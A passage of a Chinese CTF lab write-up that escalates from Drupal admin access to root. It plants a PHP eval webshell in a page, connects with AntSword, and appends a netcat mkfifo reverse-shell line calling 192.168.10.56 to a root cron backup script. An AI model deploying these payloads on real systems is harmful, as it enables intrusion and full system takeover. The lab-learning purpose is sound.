
然后回到 Extend 中,勾选上导入的模块

Install 安装

安装成功
再去新建页面可以看到能写入 PHP 代码了

写入一句话木马并保存
1
| <?php eval($_POST['shell']);?>
|


然后蚁剑连接这个页面

就获得 www-data 权限了

现在就可以对脚本/opt/scripts/backups.sh进行修改了,加入反弹shell的命令,这样等待脚本执行后就可以获取 root 权限
1
| rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.10.56 2333 >/tmp/f
|

这里不能直接运行脚本(要不然弹到的shell是www-data权限的),要等 root 用户执行定时任务运行脚本才可以获取 root 权限,需要等待很长一段时间
成功获取 root 权限

最后就是读flag了
总结
第一次遇到利用定时任务提权的
靶机学到的知识点:
- 信息搜集,找到源码,白盒测试
- SSH 登录,信息搜集,找到定时任务脚本
- 发现 drush 命令,修改后台密码,寻找漏洞点getshell
- 获取 www-data 权限,修改定时任务脚本,获取 root 权限